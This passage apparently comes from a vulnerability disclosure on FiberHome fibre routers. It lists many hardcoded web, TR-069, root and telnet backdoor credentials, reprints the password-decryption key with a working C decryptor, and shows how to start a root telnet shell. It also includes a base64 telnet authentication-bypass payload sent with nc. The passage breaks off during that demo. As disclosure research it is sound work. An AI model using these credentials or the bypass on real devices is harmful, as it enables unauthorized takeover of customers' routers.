
```
#iptables-save |grep telnet
:input_ext_access_telnet_ani - [0:0]
:input_ext_access_telnet_uni - [0:0]
-A input_ext_access_ctrl -p tcp -m tcp --dport 23 -j input_ext_access_telnet_uni
-A input_ext_access_ctrl -p tcp -m tcp --dport 23 -j input_ext_access_telnet_ani
-A input_ext_access_telnet_ani -i tel0 -p tcp -m tcp --dport 23 -j ACCEPT
-A input_ext_access_telnet_ani -i br0 -p tcp -m tcp --dport 23 -j ACCEPT
-A input_ext_access_telnet_ani -p tcp -m tcp --dport 23 -j REJECT --reject-with tcp-
reset
```

Details - HTTP Server - Hardcoded credentials


The web daemon contains a list of hardcoded credentials, for different ISPs:

- user / user1234
- f~i!b@e#r$h%o^m*esuperadmin / s(f)u_h+g|u
- admin / lnadmin
- admin / CUadmin
- admin / admin
- telecomadmin / nE7jA%5m
- adminpldt / z6dUABtl270qRxt7a2uGTiw
- gestiontelebucaramanga / t3l3buc4r4m4ng42013
- rootmet / m3tr0r00t
- awnfibre / fibre@dm!n
- trueadmin / admintrue
- admin / G0R2U1P2ag
- admin / 3UJUh2VemEfUtesEchEC2d2e
- admin / getOnuMac(s, 6, 32); <- last part of the MAC address of the `br0` interface
- admin / 888888
- L1vt1m4eng / 888888
- useradmin / 888888
- user / 888888
- admin / 1234
- user / tattoo@home
- admin / tele1234
- admin / aisadmin

You can find the incomplete list below:



```
.rodata:001102A8 a88888888       DCB "88888888",0         ; DATA XREF: sub_CA540:loc_CA6EC↑o
.rodata:001102A8                                          ; sub_CA540+1B4↑o ...
.rodata:001102B1 aUseradmin      DCB "useradmin",0        ; DATA XREF: sub_CA540+1E4↑o
.rodata:001102B1                                          ; sub_CA540+1F0↑o ...
.rodata:001102BB aTattooHome     DCB "tattoo@home",0      ; DATA XREF: sub_CA540+43C↑o
.rodata:001102BB                                          ; sub_CA540+444↑o ...
.rodata:001102C7 aTele1234       DCB "tele1234",0         ; DATA XREF: sub_CA540+468↑o
.rodata:001102C7                                          ; sub_CA540+470↑o ...
.rodata:001102D0 aAisadmin       DCB "aisadmin",0         ; DATA XREF: sub_CA540+580↑o
.rodata:001102D0                                          ; sub_CA540+588↑o ...
.rodata:001102D9 aEnterGetAdminD DCB "enter get_admin_default_info",0xA,0
.rodata:001102D9                                          ; DATA XREF: sub_CACD0+A8↑o
.rodata:001102D9                                          ; sub_CACD0+B8↑o ...
.rodata:001102F7 aLnadmin        DCB "lnadmin",0          ; DATA XREF: sub_CACD0+120↑o
.rodata:001102F7                                          ; sub_CACD0+124↑o ...
.rodata:001102FF aCuadmin        DCB "CUAdmin",0          ; DATA XREF: sub_CACD0+128↑o
.rodata:001102FF                                          ; sub_CACD0+12C↑o ...
.rodata:00110307 aNe7ja5m        DCB "nE7jA%5m",0         ; DATA XREF: sub_CACD0+1A0↑o
.rodata:00110307                                          ; sub_CACD0+1B0↑o ...
.rodata:00110310 aGethguoperator_3 DCB "getHGUOperatorPwd failed! rst = %d web set default pwd: %s",
.rodata:00110310                                          ; DATA XREF: sub_CACD0+1BC↑o
.rodata:00110310                                          ; sub_CACD0+1C8↑o ...
.rodata:0011034C aGestiontelebuc DCB "gestiontelebucaramanga",0
.rodata:0011034C                                          ; DATA XREF: sub_CACD0+33C↑o
.rodata:0011034C                                          ; sub_CACD0+348↑o ...
.rodata:00110363 aT3l3buc4r4m4ng DCB "t3l3buc4r4m4ng42013",0
.rodata:00110363                                          ; DATA XREF: sub_CACD0+350↑o
.rodata:00110363                                          ; sub_CACD0+358↑o ...
.rodata:00110377 aRootmet        DCB "rootmet",0          ; DATA XREF: sub_CACD0+368↑o
.rodata:00110377                                          ; sub_CACD0+374↑o ...
.rodata:0011037F aM3tr0r00t      DCB "m3tr0r00t",0        ; DATA XREF: sub_CACD0+37C↑o
.rodata:0011037F                                          ; sub_CACD0+384↑o ...
.rodata:00110389 aFibreDmN       DCB "fibre@dm!n",0       ; DATA XREF: sub_CACD0+3A8↑o
.rodata:00110389                                          ; sub_CACD0+3B0↑o ...
.rodata:00110394 aAdmintrue      DCB "admintrue",0        ; DATA XREF: sub_CACD0+3D4↑o
.rodata:00110394                                          ; sub_CACD0+3DC↑o ...
.rodata:0011039E aG0r2u1p2ag     DCB "G0R2U1P2ag",0       ; DATA XREF: sub_CACD0+400↑o
.rodata:0011039E                                          ; sub_CACD0+408↑o ...
.rodata:001103A9 a3ujuh2vemefute DCB "3UJUh2VemEfUtesEchEC2d2e",0
.rodata:001103A9                                          ; DATA XREF: sub_CACD0+42C↑o
.rodata:001103A9                                          ; sub_CACD0+434↑o ...
```



```
      case 8:
        strcpy_s(a1, "adminpldt", a2);
        v14 = a4;
        v15 = "z6dUABtl270qRxt7a2uGTiw";
        return (void *)strcpy_s(a3, v15, v14);
      case 17:
        strcpy_s(a1, "gestiontelebucaramanga", a2);
        v14 = a4;
        v15 = "t3l3buc4r4m4ng42013";
        return (void *)strcpy_s(a3, v15, v14);
      case 18:
        strcpy_s(a1, "rootmet", a2);
        v14 = a4;
        v15 = "m3tr0r00t";
        return (void *)strcpy_s(a3, v15, v14);
      case 5:
        strcpy_s(a1, "awnfibre", a2);
        v14 = a4;
        v15 = "fibre@dm!n";
        return (void *)strcpy_s(a3, v15, v14);
      case 22:
        strcpy_s(a1, &unk_E85EB, a2);
        v14 = a4;
        v15 = "admintrue";
        return (void *)strcpy_s(a3, v15, v14);
      case 11:
        strcpy_s(a1, "admin", a2);
        v14 = a4;
        v15 = "G0R2U1P2ag";
        return (void *)strcpy_s(a3, v15, v14);
      case 15:
        strcpy_s(a1, "admin", a2);
        v14 = a4;
        v15 = "3UJUh2VemEfUtesEchEC2d2e";
        return (void *)strcpy_s(a3, v15, v14);
      case 16:
        strcpy_s(a1, "admin", a2);
        v19 = sub_CA0EC(s, 6, 32);
```

I really like `m3tr0r00t` :)


There are passwords everywhere in the `webs` binary (HTTP Server).

These credentials, used with `https://ip/fh` will allow to open the access to the CLI telnet on port 23/tcp.

Details - HTTP Server - TR-069 hardcoded credentials

We can find hardcoded credentials inside the `webs` binary for TR-069:

`telecomadmin`




```
  if ( web_def_level > 3 )
    web_logger("web_custom", 4, "../custom/dev_register.c", 423, "itms", "from ITMS pwd = %s\n", v11);
  if ( !strcmp(v7, "telecomadmin") && !strcmp(v8, v11) )
    return devRegister_JiangSu(v3, v4, v5);
  v10 = "username or password error!";
```

Pseudo-code from `webs`

Details - HTTP Server - Credentials decryption algorithm

By default, some credentials appear to be encrypted (in `/fhconf/umconfig.txt` file).

It is possible to decrypt them using the encryption function found inside the webs binary. This algorithm uses mainly xor with the hardcoded key `*j7a(L#yZ98sSd5HfSgGjMj8;Ss;d)(*&^#@$a2s0i3g` so we can encrypt passwords and decrypt "encrypted" passwords:



```
int __fastcall decrypt_passwords(unsigned __int8 *a1)
{
  unsigned __int8 *v1; // r7
  unsigned __int8 *v2; // r6
  const char *key; // r5
  int result; // r0
  int current_var; // r3
  int v6; // t1
  int encrypted_value; // r4

  v1 = a1;
  v2 = a1;
  key = "*j7a(L#yZ98sSd5HfSgGjMj8;Ss;d)(*&^#@$a2s0i3g";
  while ( 1 )
  {
    result = v2 - v1;
    v6 = *v2++;
    current_var = v6;
    if ( !v6 )
      break;
    encrypted_value = current_var ^ *key;
    if ( current_var != *key && !((*_ctype_b_loc())[encrypted_value] & 0x2000) )
      *(v2 - 1) = encrypted_value;
    if ( key[1] )
      ++key;
    else
      key = "*j7a(L#yZ98sSd5HfSgGjMj8;Ss;d)(*&^#@$a2s0i3g";
  }
  return result;
}
```

Pseudo-code from `decrypt_password()`
A re-implementation in C can be shown below:

```
#include <stdio.h>
#include <string.h>

int       main(int    argc,
               char   **argv,
               char   **envp)
{
  char key[45] = "*j7a(L#yZ98sSd5HfSgGjMj8;Ss;d)(*&^#@$a2s0i3g";

  char password[12] = "\x59\x42\x51\x48\x5d\x13\x4b\x52\x3d\x45\x4d\x00";
  //char password[12] = "s(f)u_h+g|u\x00";

  unsigned char encrypted_char;

  for (int i = 0; i < strlen(password); i++)
  {
    encrypted_char = password[i] ^ key[i % sizeof(key)];

    if (encrypted_char && !(encrypted_char & 0x2000))
      printf("%c", encrypted_char);
  }

  printf("\n");

  return (0);
}
```

And it works:

```
$ cc decrypt-passwords-umconfig.c -o decrypt-passwords-umconfig && ./decrypt-
passwords-umconfig | hexdump -C
00000000  73 28 66 29 75 5f 68 2b  67 7c 75 0a              |s(f)u_h+g|u.|
0000000c
```

Interesting fact: we previously found this hardcoded key in FTTH OLTs from another FTTH vendor:

https://pierrekim.github.io/blog/2020-07-07-cdata-olt-0day-vulnerabilities.html#weak-encryption-algorithm

It appears this key and this algorithm come from GoAhead:

https://github.com/BruceYang-yeu/goahead-1/blob/master/um.c#L51

Details - Telnet server (Linux) - Hardcoded credentials

A hardcoded password for root is being defined inside `/etc/init.d/system-config.sh`:

```
#cat /etc/init.d/system-config.sh
#!/bin/sh

case "$1" in
        start)
                echo "Configuring system..."
                # these are some miscellaneous stuff without a good home
                mount -o remount,sync /fhconf
                mkdir -p /dev/shm/fhdrv_kdrv_ver_tmp /dev/shm/usr_tmp /fhconf/data
                echo "root:W/xa5OyC3jjQU:0:0:root:/:bin/sh" > /etc/passwd
                echo "nobody:x:99:99:Nobody:/:/bin/false" >> /etc/passwd
                ifconfig lo 127.0.0.1 netmask 255.0.0.0 broadcast 127.255.255.255 up
                echo > /var/udhcpd/udhcpd.leases
                exit 0
                ;;

# cat /etc/passwd
root:W/xa5OyC3jjQU:0:0:root:/:bin/sh
nobody:x:99:99:Nobody:/:/bin/false
```

`W/xa5OyC3jjQU` is the DES encrypted data for `GEPON`.

This telnet server doesn't run by default but it is possible to start it from the telnet CLI.

Details - Telnet server (CLI) - Hardcoded credentials

telnet on port 23/tcp can be also abused with these credentials:


- `gpon` / `gpon`
- enable: `gpon`

Demo:

```
$ nc -v 192.168.1.1 23
Connection to 192.168.1.1 23 port [tcp/telnet] succeeded!

------acl IP:192.168.1.2 --------
Login: gpon
gpon
Password: gpon
User> enable
enable
Password: gpon
****
Config#
```

We can retrieve these backdoors by reversing the `libci_adaptation_layer.so` library:



```
int __fastcall addDefualLoginAndUser(int a1)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  memset(s, 0, sizeof(s));
  memset(v5, 0, sizeof(v5));
  memset(v6, 0, 0x20u);
  memset(v3, 0, sizeof(v3));
  get_custom((int)v3);
  if ( !memcmp(v3, "TH_3BB", 6u) )
  {
    strcpy((char *)s, "admin");
    strcpy(v5, g_3bb_password);
    strcpy(v6, g_3bb_password);                    // generated in the init_3bb_password() function
  }
  else if ( !memcmp(v3, "X_ROMANIA", 9u) )
  {
    strcpy((char *)s, "rdsadmin");
    strcpy(v5, "6GFJdY4aAuUKJjdtSn7d");
    strcpy(v6, "6GFJdY4aAuUKJjdtSn7d");
  }
  else
  {
    strcpy((char *)s, "gpon");
    strcpy(v5, "gpon");
    strcpy(v6, "gpon");
  }
  if ( !um_add_user((int)s, (int)v5, a1, 1) )
    return -1;
  if ( um_set_user_role((int)s, 1, (int)v6, a1, 1) )
    return 0;
  return -2;
}
```

Pseudo-code of `addDefualLoginAndUser()` from `libci_adaptation_layer.so`
For specific ISPs, there are these valid credentials:

- `admin` / 4 hexadecimal chars, generated in the `init_3bb_password()` function located in `libci_adaptation_layer.so`
- `rdsadmin` / `6GFJdY4aAuUKJjdtSn7d`

You can also test `gepon` / `gepon` (from the firmware extracted in the other analyzed fiberhome device (AN5506-04-FA, firmware RP2631, 4 April 2019)).


Details - Telnet server (CLI) - Privilege escalation

The CLI telnet server runs on port 23/tcp and can be reached by (i) adding firewall rules from the HTTP server either using the backdoor API, (ii) using backdoor credentials on the web interface or (iii) exploiting a stack overflow in previous HTTP daemons. It is also reachable by default over IPv6 on `br0` and `wan0` interface.

It is possible to start a Linux telnetd as root on port 26/tcp using the CLI interface, as shown below:

```
User> ddd
WRI(DEBUG_H)> shell
Please use port 26 to telnet
WRI(DEBUG_H)> tshell
Please use port 26 to telnet
```

`shell` and `tshell` will call the function `enter_telnet_shell()` from `libcli_cli.so`, running `system("telnet -p 26")`. This telneld will then use hardcoded credentials.




```
int __fastcall enter_telnet_shell(int a1)
{
  int v2; // r5
  struct termios termios_p; // [sp+4h] [bp-4Ch]

  tcgetattr(consoleFd, &termios_p);
  termios_p.c_lflag |= 0x1Au;
  tcsetattr(consoleFd, 0, &termios_p);
  j_vty_out(a1, "Please use port 26 to telnet %s", "\r\n");
  printf("\ntelnet,leave consoleFd = %d\n", consoleFd);
  system("telnetd -p 26");
  termios_p.c_lflag &= 0xFFFFFFE5;
  v2 = tcsetattr(consoleFd, 0, &termios_p);
  printf("\ntelnet,back consoleFd = %d\n", consoleFd);
  return v2;
}
```

Pseudo-code of `enter_telnet_shell()`
Surprisingly, there is another function called `enter_tshell` (for a legacy `tshell`) which will run a `system("sh")` as root.

This function `enter_tshell()` providing a rootshell is not being called from `shell` so this looks like dead code:



```
int enter_tshell()
{
  int v0; // r5
  struct termios termios_p; // [sp+4h] [bp-4Ch]

  tcgetattr(consoleFd, &termios_p);
  termios_p.c_lflag |= 0x1Au;
  tcsetattr(consoleFd, 0, &termios_p);
  printf("\nleave consoleFd = %d\n", consoleFd);
  system("sh");
  termios_p.c_lflag &= 0xFFFFFFE5;
  v0 = tcsetattr(consoleFd, 0, &termios_p);
  printf("\nback consoleFd = %d\n", consoleFd);
  return v0;
}
```

Pseudo-code of `enter_tshell()`

Details - Telnet server (CLI) - Authentication bypass

It is possible to bypass telnet authentication by sending a specific string to the remote telnet server:

```
$ echo 'GgpoZWxwCmxpc3QKd2hvCg==' | base64 -d > bypass-auth-telnet
$ hexdump -C bypass-auth-telnet
00000000  1a 0a 68 65 6c 70 0a 6c  69 73 74 0a 77 68 6f 0a  |..help.list.who.|
00000010
$ nc 192.168.1.1 23 < bypass-auth-telnet

------acl IP:192.168.1.2 --------
Login:
User>
User> help

      This system provides help feature as described below.

